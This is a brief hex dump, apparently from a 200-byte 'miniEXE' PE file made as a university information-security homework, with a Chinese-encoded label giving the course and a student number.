00000080h: 04 14 EB D0 38 00 00 00 6D 69 6E 69 45 58 45 2C ; ..?8...miniEXE,
00000090h: 73 69 7A 65 3A 32 30 30 42 00 CE E4 B4 F3 D0 C5 ; size:200B.??
000000a0h: B0 B2 50 45 D7 F7 D2 B5 28 D0 D5 C3 FB 3A D3 DA ; ?PE??(??:??
000000b0h: 00 00 00 00 2C D1 A7 BA C5 3A 32 30 31 31 33 30 ; ....,??:201130
000000c0h: 32 35 33 30 30 37 38 29                         ; 2530078)
```